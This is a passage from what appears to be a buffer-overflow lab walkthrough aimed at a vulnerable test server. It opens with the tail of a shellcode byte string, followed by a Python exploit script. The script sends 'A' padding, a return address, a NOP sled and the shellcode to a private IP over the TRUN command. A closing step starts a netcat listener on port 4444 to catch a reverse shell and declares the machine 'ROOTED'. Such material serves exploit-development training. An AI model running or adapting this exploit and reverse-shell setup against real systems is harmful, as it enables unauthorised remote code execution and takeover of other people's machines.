\xda\x01\x94\x79\xe3\x4f\x62\x65\x52\x26\x33\x9a\x5b\xae\xb3
\xe3\x81\x4e\x3b\x3e\x02\x6e\xde\xea\x7f\x07\x47\x7f\xc2\x4a
\x78\xaa\x01\x73\xfb\x5e\xfa\x80\xe3\x2b\xff\xcd\xa3\xc0\x8d
\x5e\x46\xe6\x22\x5e\x43)

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow          //Add overflow
                                                                                //Add nops sled
try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)          Note: "No operation" = nops.
        s.connect(('172.16.4.177', 9999))                           It is padding between padding and shell code

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
```

```
                sys.exit()
```

STEP 3

Set up a netcat listener. > nc -nvlp 4444
Run Vulnerable server as admin
Run our script
ROOTED